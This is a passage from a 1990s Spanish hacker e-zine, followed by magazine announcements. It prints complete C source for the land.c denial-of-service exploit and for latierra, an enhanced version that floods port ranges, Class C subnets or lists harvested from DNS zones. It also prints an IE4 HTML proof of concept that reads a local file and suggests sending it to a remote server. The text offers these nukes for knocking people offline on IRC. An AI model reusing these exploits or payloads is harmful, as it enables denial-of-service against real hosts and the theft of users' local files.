/* EOF */
```

Explicacion Cientifica [o Patra¤a]:
Al juntar todos los ’paquetitos’ que han ido llegando e intentar formar el datagrama original puede ocurrir que uno se "coma parte" del otro, no problemo jugamos con los offsets y ’realineamos’ para que todo vaya bien.. salvo que el fragmento con el que trabajemos NO contenga datos suficientes para hacer ese ’realineamiento’, estamos en una situacion en la cual al ser negativo el resultado (hay menos datos de los que deberia haber) el sistema intenta copiar los dos fragmentos pero entonces resulta que hay demasiados datos!!. Incapaz de aceptar una longitud negativa e incapaz de copiar todos los datos el sistema queda efectivamente bloqueado.
Traduccion de la Patra¤a:
[Para los que sabemos que toda esa palabreria tecnica es absurda]
Nuestro ordenadorcito y el cretino de antes.
Pum, pum! -llama el cretino-
Quien es? -pregunta nuestro ordenadorcito-
Soy yo -dice el cretino-
Y que quieres?
Tengo un paquetito para ti, te lo envio como siempre?
Bueno, fale (esta claro que nuestro ordenador es un simple)
Pues ahi va, en trocitos, tu los juntas como ya sabes, vale?
Si, no te preoupes tengo mucha practica -se enorgullece el ordenadorcito-
...Pasan los milisegundos...
Me faltan piezas?!. Hmm a ver, esta parece que esta repetida, si la pongo asi.. no me encaja. No puedo acabar el puzzle!
Mira a ver -insiste el cretino- que te las he mandado todas
Pero es que hay una que parece repetida -afirma el ordenadorcito-
Sera parecida pero no repetida, estas hecho un torpe.
Juntando aqui y alla, ahora recorto esta, ahora pego aquella, vaya ahora me SOBRAN piezas!! -nuestro ordenadorcito no lo puede entender-
ZZZaaappp!. El pobre ordenadorcito se derrumba.

====
land
====

Codigo Fuente

```
/* land.c by m3lt, FLC
   crashes a win95 box */
#include <stdio.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <netinet/protocols.h>
struct pseudohdr
{
        struct in_addr saddr;
        struct in_addr daddr;
        u_char zero;
        u_char protocol;
        u_short length;
        struct tcphdr tcpheader;
};
u_short checksum(u_short * data,u_short length)
{
        register long value;
        u_short i;
        for(i=0;i<(length>>1);i++)
                value+=data[i];
        if((length&1)==1)
                value+=(data[i]<<8);
        value=(value&65535)+(value>>16);
```

```
        return(~value);
}
int main(int argc,char * * argv)
{
        struct sockaddr_in sin;
        struct hostent * hoste;
        int sock;
        char buffer[40];
        struct iphdr * ipheader=(struct iphdr *) buffer;
        struct tcphdr * tcpheader=(struct tcphdr *) (buffer+sizeof(struct iphdr));
        struct pseudohdr pseudoheader;
        fprintf(stderr,"land.c by m3lt, FLC\n");
        if(argc<3)
        {
                fprintf(stderr,"usage: %s IP port\n",argv[0]);
                return(-1);
        }
        bzero(&sin,sizeof(struct sockaddr_in));
        sin.sin_family=AF_INET;
        if((hoste=gethostbyname(argv[1]))!=NULL)
                bcopy(hoste->h_addr,&sin.sin_addr,hoste->h_length);
        else if((sin.sin_addr.s_addr=inet_addr(argv[1]))==-1)
        {
                fprintf(stderr,"unknown host %s\n",argv[1]);
                return(-1);
        }
        if((sin.sin_port=htons(atoi(argv[2])))==0)
        {
                fprintf(stderr,"unknown port %s\n",argv[2]);
                return(-1);
        }
        if((sock=socket(AF_INET,SOCK_RAW,255))==-1)
        {
                fprintf(stderr,"couldn't allocate raw socket\n");
                return(-1);
        }
        bzero(&buffer,sizeof(struct iphdr)+sizeof(struct tcphdr));
        ipheader->version=4;
        ipheader->ihl=sizeof(struct iphdr)/4;
        ipheader->tot_len=htons(sizeof(struct iphdr)+sizeof(struct tcphdr));
        ipheader->id=htons(0xF1C);
        ipheader->ttl=255;
        ipheader->protocol=IP_TCP;
        ipheader->saddr=sin.sin_addr.s_addr;
        ipheader->daddr=sin.sin_addr.s_addr;
        tcpheader->th_sport=sin.sin_port;
        tcpheader->th_dport=sin.sin_port;
        tcpheader->th_seq=htonl(0xF1C);
        tcpheader->th_flags=TH_SYN;
        tcpheader->th_off=sizeof(struct tcphdr)/4;
        tcpheader->th_win=htons(2048);
        bzero(&pseudoheader,12+sizeof(struct tcphdr));
        pseudoheader.saddr.s_addr=sin.sin_addr.s_addr;
        pseudoheader.daddr.s_addr=sin.sin_addr.s_addr;
        pseudoheader.protocol=6;
        pseudoheader.length=htons(sizeof(struct tcphdr));
        bcopy((char *) tcpheader,(char *) &pseudoheader.tcpheader,sizeof(struct tcphdr));
        tcpheader->th_sum=checksum((u_short *) &pseudoheader,12+sizeof(struct tcphdr));
        if(sendto(sock,buffer,sizeof(struct iphdr)+sizeof(struct tcphdr),0,(struct\
                sockaddr *) &sin,sizeof(struct sockaddr_in))==-1)
        {
                fprintf(stderr,"couldn't send packet\n");
                return(-1);
        }
        fprintf(stderr,"%s:%s landed\n",argv[1],argv[2]);
        close(sock);
        return(0);
}
Explicacion Cientifica [o Patra¤a]:
El land crea una condicion de auto-ataque en la que el host que recibe
el syn intenta replicarse a si mismo ya que el paquete se envia con
direcciones iguales de destino y origen, el ordenador entra en
un estado de loopback et voila!.
Traduccion de la Patra¤a:
[Para los que sabemos que toda esa palabreria tecnica es absurda]
```

```
El cretino de siempre y nuestro ordenadorcito.
Oye manda este paquete -le pide el cretino a nuestro ordenadorcito-
Vale -contesta el completo primo-
{A los 10 segundos} Este paquete para usted.
Para mi? -se sorprende el ordenadorcito- si es el que yo he enviado
Si pero trae su direccion
Bueno, bueno, volvere a enviarlo -acepta el ordenadorcito-
{El ordenadorcito no se entera de que el cretino ha puesto como destino
la direccion en que vivimos asi que...}
Este paquete para usted.
Para mi? -se sorprende el ordenadorcito- si es el que yo he enviado
Si pero trae su direccion
.. Pasan los milisegundos ...
Este paquete para usted.
Para mi? -se sorprende el ordenadorcito- si es el que yo he enviado
Si pero trae su direccion
ZZZaaappp!. El pobre ordenadorcito se derrumba.
========
latierra        Modificacion del land.c
========
Codigo Fuente
/*************************************************************/
/*                                                           */
/*  La Tierra v1.0b  - by MondoMan (KeG), elmondo@usa.net    */
/*                                                           */
/*  Modified version of land.c by m3lt, FLC                  */
/*                                                           */
/*  Compiled on RedHat Linux 2.0.27, Intel Pentium 200Mhz    */
/*  gcc version 2.7.2.1       tabs set to 3                  */
/*                                                           */
/*  gcc latierra.c -o latierra                               */
/*                                                           */
/*  Refer to readme.txt for more details and history         */
/*                                                           */
/*************************************************************/
#include <stdio.h>
#include <getopt.h>
#include <string.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <netinet/protocols.h>
#define DEFAULT_FREQUENCY  1
#define TRUE       1
#define FALSE        0
#define FOR_EVER      -5
#define LIST_FILE      1
#define ZONE_FILE      2
#define MAXLINELENGTH    512
#define DEFAULT_SEQ    0xF1C
#define DEFAULT_TTL           0xFF
#define DEFAULT_TCPFLAGS      (TH_SYN | TH_PUSH)
#define DEFAULT_WINSIZE       0xFDE8
struct pseudohdr
 {
   struct in_addr saddr;
   struct in_addr daddr;
   u_char zero;
   u_char protocol;
   u_short length;
   struct tcphdr tcpheader;
 };
typedef struct latierra_data
 {
 char dest_ip[256];
 int  tcp_flags;
 int  window_size;
 int  ip_protocol;
 int  sequence_number;
 int  ttl;
 int  supress_output;
```

```
       int  message_type;
 } LATIERRA_DATA;
void alternatives(void);
int  get_ip(int use_file, FILE *fp, char *buff);
int  land(LATIERRA_DATA *ld, int port_number);
void nslookup_help(void);
void print_arguments(void);
void protocol_list(void);
/********/
/* main */
/********/
int main(int argc, char **argv)
{
 FILE *fp;
 LATIERRA_DATA ld;
 int frequency = DEFAULT_FREQUENCY, x;
 int beginning_port=1, octet=1, scan_loop=0, loop_val=0, use_file=FALSE;
 int ending_port = 0, loop = TRUE, i = 0, increment_addr = FALSE;
   char got_ip = FALSE, got_beg_port = FALSE;
 char class_c_addr[21], filename[256], buff[512], valid_tcp_flags[16];
 printf("\nlatierra v1.0b by MondoMan (elmondo@usa.net), KeG\n");
   printf("Enhanced version of land.c originally developed by m3lt, FLC\n");
 strcpy(valid_tcp_flags, "fsrpau");
 ld.tcp_flags = 0;
 ld.window_size = DEFAULT_WINSIZE;
 ld.ip_protocol = IP_TCP;
 ld.sequence_number = DEFAULT_SEQ;
 ld.ttl = DEFAULT_TTL;
 ld.message_type = 0;
 if(argc > 1 && (!strcmp(argv[1], "-a")))
  alternatives();
 if(argc > 1 && (!strcmp(argv[1], "-n")))
  nslookup_help();
 if(argc > 1 && (!strcmp(argv[1], "-p")))
  protocol_list();
 if(argc == 1 || ( (argc >= 2) && (!strcmp(argv[1], "-h"))))
  print_arguments();
 while((i = getopt(argc, argv, "i:b:e:s:l:o:t:w:p:q:v:m:")) != EOF)
  {
  switch(i)
   {
   case 't':
    for(x=0;x<strlen(optarg);x++)
     switch(optarg[x])
      {
      case 'f':                         /* fin */
       ld.tcp_flags |= TH_FIN;
       break;
      case 's':                         /* syn */
       ld.tcp_flags |= TH_SYN;
       break;
      case 'r':                         /* reset */
       ld.tcp_flags |= TH_RST;
       break;
      case 'p':                         /* push */
       ld.tcp_flags |= TH_PUSH;
       break;
      case 'a':                         /* ack */
       ld.tcp_flags |= TH_ACK;
       break;
      case 'u':                         /* urgent */
       ld.tcp_flags |= TH_URG;
       break;
      default:
       printf("\nERROR: Invalid option specified [ %c ] for tcp_flags.\n\n",\
                optarg[x]);
       return(-12);
       break;
      }
    break;
   case 'q':
    ld.sequence_number = atoi(optarg);
    break;
   case 'w':
    ld.window_size = atoi(optarg);
```

```
    break;
   case 'm':
    ld.message_type = atoi(optarg);
    break;
   case 'v':
    ld.ttl = atoi(optarg);
    break;
   case 'p':
    ld.ip_protocol = atoi(optarg);
    break;
   case 'o':
    ld.supress_output = TRUE;
    break;
   case 'i':
    if(strlen(optarg) > 1)
     strcpy(ld.dest_ip, optarg);
    else
     {
     printf("ERROR: Must specify valid IP or hostname.\n");
     return(-6);
     }
    got_ip = TRUE;
    break;
   case 's':
    frequency = atoi(optarg);
    break;
   case 'l':
    loop = atoi(optarg);
    break;
   case 'b':
    beginning_port = atoi(optarg);
    got_beg_port = TRUE;
    break;
   case 'e':
    ending_port = atoi(optarg);
    break;
   }
 }
if(!ld.tcp_flags)
 ld.tcp_flags = DEFAULT_TCPFLAGS;
if(!got_beg_port)
 {
 fprintf(stderr, "\nMust specify beginning port number.  Use -h for help\
       with arguments.\n\n");
 return(-7);
 }
if(ending_port == 0)
 ending_port = beginning_port;
printf("\nSettings:\n\n");
  printf("  (-i)   Dest. IP Addr   : ");
if(ld.dest_ip[strlen(ld.dest_ip) -1] == '-')
 {
 ld.dest_ip[strlen(ld.dest_ip)-1] = 0x0;
 strcpy(class_c_addr, ld.dest_ip);
 strcat(ld.dest_ip, "1");
 printf(" %s (Class C range specified).\n", ld.dest_ip);
 increment_addr = TRUE;
 octet = 1;
 }
else
 if(strlen(ld.dest_ip) > 5)
  {
  if(strncmp(ld.dest_ip, "zone=", 5)==0)
   {
   strcpy(filename, &ld.dest_ip[5]);
   printf("%s (using DNS zone file)\n", filename);
   use_file = ZONE_FILE;
   }
  else if(strncmp(ld.dest_ip, "list=", 5) == 0)
   {
   strcpy(filename, &ld.dest_ip[5]);
   printf("%s (using ASCII list)\n", filename);
   use_file = LIST_FILE;
   }
  else
```

```
   printf("%s\n", ld.dest_ip);
  }
 else
  {
  printf("Destination specifier (%s) length must be > 7.\n", ld.dest_ip);
  return(-9);
  }
printf("  (-b)   Beginning Port #: %d\n",     beginning_port );
printf("  (-e)   Ending Port #   : %d\n",     ending_port );
printf("  (-s)   Seconds to Pause: %d\n",     frequency );
printf("  (-l)   Loop            : %d %s\n",  loop, (loop == FOR_EVER) ? "(forever)" : " " );
printf("  (-w)   Window size     : %d\n",     ld.window_size );
printf("  (-q)   Sequence Number : %X (%d)\n",ld.sequence_number, ld.sequence_number );
printf("  (-v)   Time-to-Live    : %d\n",     ld.ttl);
printf("  (-p)   IP Protocol #   : %d\n",     ld.ip_protocol );
printf("  (-t)   TCP flags       : ");
strcpy(buff, "");
if( ld.tcp_flags & TH_FIN)
 strcat(buff, "fin ");
if( ld.tcp_flags & TH_SYN)
 strcat(buff, "syn ");
if(ld.tcp_flags & TH_RST)
 strcat(buff, "rst ");
if(ld.tcp_flags & TH_PUSH)
 strcat(buff, "push ");
if(ld.tcp_flags & TH_ACK)
 strcat(buff, "ack ");
if(ld.tcp_flags & TH_URG)
 strcat(buff, "urg ");
printf("%s\n\n", buff);
if(ending_port < beginning_port)
 {
 printf("\nERROR: Ending port # must be greater than beginning port #\n\n");
 return(-8);
 }
scan_loop = loop_val = loop;
if(use_file)
 {
 if(access(filename, 0))
  {
  printf("\nERROR: The file you specified (%s) cannot be found.\n\n", filename);
  return(-9);
  }
 if( (fp = fopen(filename, "rt")) == NULL)
  {
  printf("ERROR: Unable to open %s.\n", filename);
  return(-10);
  }
 if(!get_ip(use_file, fp, buff))
  {
  printf("Unable to get any IP address from file %s.\n");
  return(-11);
  }
 strcpy(ld.dest_ip, buff);
 }
while( (loop == FOR_EVER) ? 1 : loop-- > 0)
 {
 for(i=beginning_port; i <= ending_port; i++)
  {
  if(land(&ld, i))        /* go for it BaBy! */
   break;
    if(frequency)          /* make sure freq > 0 */
    {
   if(!ld.supress_output)
    printf("-> paused %d seconds.\n", frequency);
   sleep(frequency);
   }
  }
 if( (!use_file) && (loop && increment_addr) )
  {
  char temp_addr[21];
  if(++octet > 254)                       /* check for reset */
   {
   if(loop_val != FOR_EVER)              /* make sure not to distrute forever! */
    {
```

```
     if(++scan_loop > loop_val)        /* check if scanned x times */
      break;
     else
      loop = loop_val;               /* restore original value */
     }
    octet = 1;                          /* reset */
    }
   sprintf(temp_addr, "%s%d", class_c_addr, octet);
   strcpy(ld.dest_ip, temp_addr);
   if(!ld.supress_output)
    printf("** incrementing to next IP address: %s\n", ld.dest_ip);
   if(scan_loop > loop_val)
    break; /* break while loop */
   }
  else if(use_file)
   {
   if(!get_ip(use_file, fp, buff))
    break;
   loop++;
   strcpy(ld.dest_ip, buff);
   }
  } /* end while */
 printf("\nDone.\n\n");
} /* end main */
int  get_ip(int use_file, FILE *fp, char *buff)
{
 if(use_file == LIST_FILE)
  return(get_ip_from_list(fp, buff));
 return(get_ip_from_zone(fp, buff));
}
int get_ip_from_list(FILE *fp, char *buff)
{
 int ret_val;
 while(1)
  {
  ret_val = (int)fgets(buff, MAXLINELENGTH, fp);
  if((ret_val == EOF) || (ret_val == (int)NULL))
   return 0;
  if( strlen(buff) >= 7)
   if((buff[0] != ';') && (buff[0] != '['))
    {
    if( (buff[strlen(buff)-1] == '\r') || (buff[strlen(buff)-1] == '\n') )
     buff[strlen(buff)-1] = 0x0;
    return 1;
    }
  }
 return 0;
}
int get_ip_from_zone(FILE *fp, char *buff)
{
 int ret_val, i;
 char *p, delim[8];
 strcpy(delim, " \t");
 while(1)
  {
  ret_val = (int)fgets(buff, MAXLINELENGTH, fp);
  if((ret_val == EOF) || (ret_val == (int)NULL))
   return 0;
  if( strlen(buff) >= 7)
   if((buff[0] != ';') && (buff[0] != '[') && (strncmp(buff, "ls -d", 5) != 0))
    {
    if( (p = strtok( buff, delim)) == NULL)
     continue;
    if( (p = strtok(NULL, delim)) == NULL)
     continue;
    if(strcmp(p, "A"))   /* be sure second column is an DNS A record */
     continue;
    if( (p = strtok(NULL, delim)) == NULL)
     continue;
    strcpy(buff, p);
    /* verify that we have a valid IP address to work with */
    if(inet_addr(p) == -1)
     continue;
    /* strip off training line characters */
    if( (buff[strlen(buff)-1] == '\r') || (buff[strlen(buff)-1] == '\n') )
```

```
     buff[strlen(buff)-1] = 0x0;
    return 1;
    }
  }
 return 0;
}
/************/
/* checksum */
/************/
u_short checksum(u_short * data,u_short length)
{
 register long value;
 u_short i;
 for(i = 0; i< (length >> 1); i++)
  value += data[i];
 if((length & 1)==1)
  value += (data[i] << 8);
 value = (value & 0xFFFF) + (value >> 16);
 return(~value);
}
/********/
/* land */
/********/
int land(LATIERRA_DATA *ld,  int port_number)
{
 struct sockaddr_in sin;
   int sock;
   char buffer[40];
   struct iphdr * ipheader = (struct iphdr *) buffer;
   struct tcphdr * tcpheader=(struct tcphdr *) (buffer+sizeof(struct iphdr));
   struct pseudohdr pseudoheader;
 bzero(&sin,sizeof(struct sockaddr_in));
   sin.sin_family=AF_INET;
   if((sin.sin_addr.s_addr=inet_addr(ld->dest_ip))==-1)
    {
      printf("ERROR: unknown host %s\n", ld->dest_ip);
      return(-1);
      }
 if((sin.sin_port=htons(port_number))==0)
    {
      printf("ERROR: unknown port %s\n",port_number);
      return(-2);
      }
 if((sock=socket(AF_INET,SOCK_RAW,255))==-1)
    {
      printf("ERROR: couldn't allocate raw socket\n");
      return(-3);
      }
 bzero(&buffer,sizeof(struct iphdr)+sizeof(struct tcphdr));
   ipheader->version=4;
   ipheader->ihl=sizeof(struct iphdr)/4;
   ipheader->tot_len=htons(sizeof(struct iphdr)+sizeof(struct tcphdr));
   ipheader->id=htons(ld->sequence_number);
   ipheader->ttl = ld->ttl;
   ipheader->protocol = ld->ip_protocol;
   ipheader->saddr=sin.sin_addr.s_addr;
   ipheader->daddr=sin.sin_addr.s_addr;
   tcpheader->th_sport = sin.sin_port;
   tcpheader->th_dport = sin.sin_port;
   tcpheader->th_seq = htonl(ld->sequence_number);
   tcpheader->th_flags = ld->tcp_flags;
   tcpheader->th_off = sizeof(struct tcphdr)/4;
   tcpheader->th_win = htons(ld->window_size);
   bzero(&pseudoheader,12+sizeof(struct tcphdr));
   pseudoheader.saddr.s_addr=sin.sin_addr.s_addr;
   pseudoheader.daddr.s_addr=sin.sin_addr.s_addr;
   pseudoheader.protocol = ld->ip_protocol;
   pseudoheader.length = htons(sizeof(struct tcphdr));
   bcopy((char *) tcpheader,(char *) &pseudoheader.tcpheader,sizeof(struct tcphdr));
   tcpheader->th_sum = checksum((u_short *) &pseudoheader,12+sizeof(struct tcphdr));
   if( sendto(sock,  buffer,
       sizeof(struct iphdr)+sizeof(struct tcphdr),
       ld->message_type,
       (struct sockaddr *) &sin,
       sizeof(struct sockaddr_in) )==-1)
```

```
    {
      printf("ERROR: can't send packet. (sendto failed)\n");
      return(-4);
      }
 if(!ld->supress_output)
  printf("-> packet successfully sent to: %s:%d\n", ld->dest_ip, port_number);
   close(sock);
   return(0);
}
/* End of land */
void alternatives()
{
 printf("\nAlternative command line arguments for option -i\n\n");
 printf("    You can create two types of files that latierra can use to get\n");
 printf("    a list of IP addresses, a simple ASCII file with each IP address\n");
 printf("    appearing on each line or better yet, a DNS zone file created by\n");
 printf("    nslookup.  If you are unfamiliar with nslookup, specify a '-n' on the\n");
 printf("    command line of latierra.\n\n");
 printf("    Basically, latierra will walk down the list and send the spoofed packet\n");
 printf("    to each IP address.  Once the list is complete, and loop > 1, the list\n");
  printf("    is repeated.   To specify that the '-i' option should use a zone file,\n");
 printf("    specify \"zone=filename.txt\" instead of an IP address.  To specify a \n");
 printf("    simple ASCII list of IP addresses, use \"list=filename.txt\".  Lines\n");
 printf("    beginning with ';' or '[' are ignored.  Lines that are not an 'A' \n");
 printf("    record (second column)in a zone file will ignored.\n\n");
 exit(-1);
}
void nslookup_help()
{
 printf("\nNSLOOKUP help\n\n");
 printf("To see who is the DNS server for a particular domain, issue the following:\n");
 printf("        > set type=ns\n");
 printf("        > xyz.com\n\n");
 printf("  You will see a list of the name server(s) if completed successfully\n\n");
 printf("To get a list of all the DNS entries for a particular domain, run nslookup\n");
 printf("and issue the following commands:\n");
 printf("         > server 1.1.1.1\n");
 printf("         > ls -d xyz.com > filename.txt\n\n");
 printf("Line 1 sets the server that nslookup will use to resolve a name.\n");
 printf("Line 2 requires all the information about xyz.com be written to filename.txt\n\n");
 exit(-1);
}
void protocol_list()
{
 printf("\nProtocol List:\n\n");
 printf("Verified:\n");
 printf("1-ICMP   2-IGMP   3-GGP  5-ST   6-TCP   7-UCL   8-EGP   9-IGP  10-BBN_RCC_MON\n");
 printf("11-NVP11   13-ARGUS   14-EMCON   15-XNET   16-CHAOS   17-UDP   18-MUX\n");
 printf("19-DCN_MEAS   20-HMP   21-PRM   22-XNS_IDP   23-TRUNK1   24-TRUNK2\n");
 printf("25-LEAF1   26-LEAF2    27-RDP   28-IRTP      29-ISO_TP4  30-NETBLT\n");
 printf("31-MFE_NSP   32-MERIT_INP   33-SEP   34-3PC   62-CFTP    64-SAT_EXPAK\n");
 printf("66-RVD       67-IPPC        69-SAT_MON   70-VISA         71-IPCV\n");
 printf("76-BR_SAT_MON   77-SUN_ND   78-WB_MON   79-WB_EXPAK   80-ISO_IP\n");
 printf("81-VMTP   82-SECURE_VMTP   83-VINES  84-TTP   85-NSFNET_IGP   86-DGP\n");
 printf("87-TCF    88-IGRP          89-OSPFIGP         90-SPRITE_RPG   91-LARP\n\n");
 printf("Supported:\n");
 printf("    6-TCP     17-UDP    (future: PPTP, SKIP) \n\n");
 exit(-1);
}
void print_arguments()
{
 printf("Arguments: \n");
 printf("     *   -i dest_ip = destination ip address such as 1.1.1.1\n");
 printf("                If last octet is '-', then the address will increment\n");
 printf("                from 1 to 254 (Class C) on the next loop\n");
 printf("                and loop must be > 1 or %d (forever).\n", FOR_EVER);
 printf("                Alternatives = zone=filename.txt or list=filename.txt (ASCII)\n");
 printf("                For list of alternative options, use  -a instead of -h.\n");
 printf("     *   -b port# = beginning port number (required).\n");
       printf("         -e port# = ending port number (optional)\n");
 printf("         -t = tcp flag options (f=fin,~s=syn,r=reset,~p=push,a=ack,u=urgent)\n");
 printf("         -v = time_to_live value, default=%d\n", DEFAULT_TTL);
 printf("         -p protocol = ~6=tcp, 17=udp, use -p option for complete list\n");
 printf("         -w window_size = value from 0 to ?, default=%d\n", DEFAULT_WINSIZE);
 printf("         -q tcp_sequence_number, default=%d\n", DEFAULT_SEQ);
```

```
 printf("         -m message_type (~0=none,1=Out-Of-Band,4=Msg_DontRoute\n");
 printf("         -s seconds = delay between port numbers, default=%d\n", DEFAULT_FREQUENCY);
 printf("         -o 1 = supress additional output to screen, default=0\n" );
 printf("         -l loop = times to loop through ports/scan, default=%d, %d=forever\n", 1, FOR_EVER);
 printf("     * = required     ~ = default parameter values\n\n");
 exit(-1);
}
/* End of file */
```

Explicacion Cientifica [o Patra¤a]:
Pues nada, que hay gente con ganas de chinchar y como NT+SP3 se hacia el sueco cuando uno intentaba pegarle un landazo salio el susodicho latierra que hace lo mismo que land pero alternando diferentes puertos (para que no le pille el toro) amas de permitir no solo enviar paquetes con el flag de syn sino con el que mas rabia nos de
Traduccion de la patra¤a:
[Para los que sabemos que toda esa palabreria tecnica es absurda]
Lo siento, nuestro ordenadorcito se ha declarado en huelga.
Epp, yo si que estoy aqui y quiero figurar -exclama el cretino-Malibu!.
[Esto puede tener alguna utilidad si algun dia en que por necesidad entrais en el Irc con uno de vuestros nicks un tio se os pone a hablar de cajas, "cajas por aqui", "cajas por alla", con un poco de suerte lo tumbamos y ni se entera. Ymola que no veas]
Y punto final a la nuke-historia, algunos de los nukes aqui expuestos son perjudiciales para el funcionamiento de nuestro ordenador, el resto son peores.

```
  - - - - - - - - - - -
  Que vale el MSIE 4.0?
  - - - - - - - - - - -
```

Mucho donde elegir pero no quedamos con el Jabadoo/Friburgo que ya estoy cansadito y tengo mushas cosas por hacer.
No es nada nuevo el tema de "espionaje" en la navegacion Web, practicamente todas las versiones de navegadores se han visto afectadas por bugs que permitian a un tipo que atrajese incautos a una pagina dise¤ada al efecto el "seguimiento posterior" incluyendo los datos en formularios (numeros de Visa, claves y esas cosas sin importancia), estamos hablando del viewtrack y aun antes pero con toda la histeria sobre seguridad, absolutamente desorbitada en mi modesta opinion, resulta penoso que le puedan pegar a uno un Friburgo con bacon como el siguiente:

```
<HTML>
<HEAD>
        <TITLE>IE4 Jabadoo Hack</TITLE>
<SCRIPT LANGUAGE="JavaScript">
function init()
{
        document.all("MyFrame1").src = 'file://c:/Windows/desktop/t1.txt';
        setTimeout ('getLinks()', 5000);
}
function getLinks()
{
        alert(document.all("MyFrame1").document.body.outerHTML);
}
</SCRIPT>
</HEAD>
<BODY onLoad="init()">
<A HREF="http://www.jabadoo.de/"><IMG SRC="/images/logo-small.gif" BORDER=0></A>
<FONT SIZE=2 FACE=Arial><P>This sample page shows the first part of the <B>jabadoo hack</B>: </P>
<P>With a delay of 5 seconds, the content of the file C:\WINDOWS\DESKTOP\T1.TXT\
        is loaded by this sample page and displayed in a message box. </P>
<P>In a second step, this content could be hidden in an url and transfered to\
        every server on the net ...</P>
<P>If you get an error message, the timeout of 5 seconds is propably too short\
        or the file C:\WINDOWS\DESKTOP\T1.TXT does not exist on your computer ...</P>
<P><B><A HREF="ie4_us.html">English Press Release</A></B></P>
<P><B><A HREF="ie4.html">German Press Release</A></B></P>
<IFRAME STYLE="width=1px; height=1px;" NAME="MyFrame1" SRC="blank.html" >
</FONT>
</BODY>
</HTML>
```

Esta es la pagina de demostracion que Microsoft hizo rapidamente desaparecer de la red, pero NUNCA es lo suficientemente rapido, la informacion quiere viajar y lo hace, esta pagina estaba ya almacenada en multitud de caches, enviada por correo, salvada en diskettes...
Si sabeis leer spitinglish no hace falta que os diga lo que hace porque ya lo pone, si no os mola el spitinglish basicamente abre una ventana

```
peque¤uela peque¤uela sin que nos demos cuenta, pilla un fichero que
tengamos por ahi y se lo envia donde le apetece (antes nos lo muestra en
el test para mayor cachondeo), como los lectores esos de mail tan 'guays'
que usa la pe¤a ahora son HTML-capables pues nada ya sabeis que con leer
un mail la hemos c*gado. Really?
Ultima recomendacion:
Si recibis un mensaje con Subject:
Penpal Greetings o
Good Times o
Esto es un virus del copon que te va a dejar frito el disco duro
No abrais los dos primeros que son MU peligrosos, vamos eso me han dicho. X-D
El tercero es inofensivo como adolescente timido.
(bueno salvo que se ponga a disparar y mate a 3 compa¤eras, hiera a 5
y vacie un cargador, btw os habeis fijado que es CLAVADO a Bill Gates!!!)
*EOF*
```

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   08    - PROYECTOS, PETICIONES, AVISOS -                            Á
 Â                                                                      Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Lo de siempre (o casi), gente dispuesta a escribir articulos (hey no siempre toca que escriban los demas), gente que pueda/quiera escribir sobre otros temas como derechos civiles y censura en la red, dinero digital, nuevas tecnologias...
Dispuesto a currarte el Web, a encargarte de secciones como la de Noticias? Tambien te queremos. Y si se te ocurre algo en lo que puedas arrimar el hombro ya sabes donde encontrarnos.

+NetBul nos ha enviado un grafico para la Web (que ya podeis ver desde hace un par de semanas)

R.Daneel ha enviado un logo de SET, pelin agresivo pero muy majo.
Animaos que ya solo falta el banner (incluimos los graficos para que los veais)

Garrulon se ha currado nuestros numeros en formato .hlp considerablemente mas bonito que este.

Yo mismo en un dia de duro trabajo pille un procesador de textos shareware (WordExpress) y he pasado los 9 primeros numeros de manera que es factible imprimirlos y que queden decentemente.

Nuevo site donde leer SET on-line, en Geocities un individuo muy modesto llamado <sssh no lo digas> ha puesto la revista para que la consulteis sin salir del browser:
http://www.geocities.com/SiliconValley/Peaks/7774/revistas.html
Hacer notar que la ultima vez que pase los enlaces no funcioban.

Muchas cosas pendientes, muchos proyectos aplazados 'sine die' pero tambien algunas realizaciones, vamos con las novedades:

- Oh la lista pero que pasa con la lista!. Nada salvo que no funciona en absoluto, hay dos soluciones una de las cuales seria la ideal y es en la que estoy "trabajando" de momento me he puesto en contacto con la gente de publius y de nym.alias (practicamente los mismos ya lo se pero a ver si por pesadez...) para ver si seria posible crear una lista en la que todos los mensajes sean anonimizados (se dice asi?)
La otra solucion es factible YA pero es mucho mas pachanguera y esperemos que se puedan hacer las cosas BIEN hechas.

- Para los que pensaban en "desapariciones" solo tienen que mirar la fecha de actualizacion al pie de nuestra pagina inicial (nunca ha sido mayor de un mes) nuestra pagina se actualiza con *muchisima* mas frecuencia que la mayoria de paginas de esta tematica, aunque sean cambios peque¤os sirven perfectamente para saber que hay alguien ahi.
Y LEER las novedades, durante casi tres semanas estuve de viaje en Francia y lo indique claramente (27 de Octubre a 22 de noviembre fue el lapso que no tuvo modificaciones la pagina, tampoco tan exagerado)

- Por demanda popular hemos a¤adido la posibilidad de suscribirse a nuestra pagina y recibir correo cuando cambia la pagina principal, cuando se lance un nuevo numero o ambas cosas a la vez. Simplemente hay que visitar el web y dejar un comentario.

- Ultimisimos avances tecnologicos ;-> hacen posible la incorporacion de un libro de visitas (veis como tarde pero os hacemos caso) cuya

ausencia habia sido destacada por varios lectores.

- Y para que no falte nada para el duro incorporamos un Tablon de Anuncios de esos del Web con la idea de que lo useis para intercambiar mensajes entre vosotros y hablar de cosas interesantes sabiendo (o esperando) que la gente que los lea sera gente que comparte vuestras inquietudes. Animo y dadle ca¤a, it’s up to you now!.

Tate. Dentro del desbarajuste se ha ido haciendo algo como veis y ademas para el ni¤o y la ni¤a:
alt.ezines.set Grupo en las news esas del copon.

como alguno que otro ha cabilado es el grupo creado para que los lectores de la revista pierdan el tiempo escribiendo cosas de interes (esperemos) y si los que escriban los articulos se lo pillan seria el medio de hacer y responder preguntas, si es eso o si se convierte en un Vendo CD, YO CHILLO MAS, XXX FREE!!!! es cosa de todos, una golondrina no hace verano, se larga donde ya hace sol. Entendeis?

